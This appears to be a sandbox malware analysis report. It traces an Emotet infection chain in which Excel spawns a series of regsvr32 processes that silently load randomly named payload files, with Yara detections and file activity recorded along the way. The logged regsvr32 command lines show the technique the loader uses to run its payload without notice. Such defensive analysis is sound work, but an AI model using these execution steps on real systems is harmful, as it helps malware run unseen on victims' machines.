Analysis Process: EXCEL.EXE PID: 1592, Parent PID: 596

General

Target ID:	0
Start time:	13:53:18
Start date:	24/02/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f170000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: 1220, Parent PID: 1592

General

Target ID:	3
Start time:	13:53:29
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\regsvr32.exe /s ..\xxw1.ocx
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.435154889.0000000000160000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.435268033.00000000001A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2216**, Parent PID: **1220**

General

Target ID:	4
Start time:	13:53:31
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Lublsqnpkfxznyn\qzdpzpnlmhwmidn.sqj"
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.445708809.00000000001C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.445844665.0000000000231000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2580**, Parent PID: **2216**

General

Target ID:	5
Start time:	13:53:35
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Akqqkkcyjpzjtkdl\yjsihfoifzocxh.bje"
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.451757926.0000000000301000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.451639810.0000000000150000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2188**, Parent PID: **2580**

General

Target ID:	6
Start time:	13:53:39
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Jlwcmhlugcekbvod\wgwqcgkqco.zkn"
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.457525163.00000000008D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.457498778.00000000007E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2600**, Parent PID: **2188**

General

Target ID:	7
Start time:	13:53:41
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Wjoyn\vwxqtwr.dtt"
Imagebase:	0xfc0000
File size:	14848 bytes

MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.462225822.0000000000201000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.462181637.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1832**, Parent PID: **2600**

General

Target ID:	8
Start time:	13:53:43
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Fypgzmyquzzcde\otyatzrmngwq.ngt"
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.467760078.00000000001E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.467692271.0000000000190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **3000**, Parent PID: **1832**

General

Target ID:	9
Start time:	13:53:46
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Bwfagqlayjve\vhxv.yyo"
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.472981981.0000000000190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.473013320.00000000001E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2684**, Parent PID: **3000**

General

Target ID:	10
Start time:	13:53:49
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Wajwuevzvdakzef\rsarmrhrfymvh.bdv"
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.482255852.0000000000261000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.482238250.0000000000230000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2092**, Parent PID: **2684**

General

Target ID:	11
Start time:	13:53:53
Start date:	24/02/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Qqnrprjtrrtdhqc\hwfqlqeqb.xee"
Imagebase:	0xfc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.711848571.00000000001D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.711876622.0000000000241000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab38BB.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	2431E4	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar38BC.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	2431E4	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly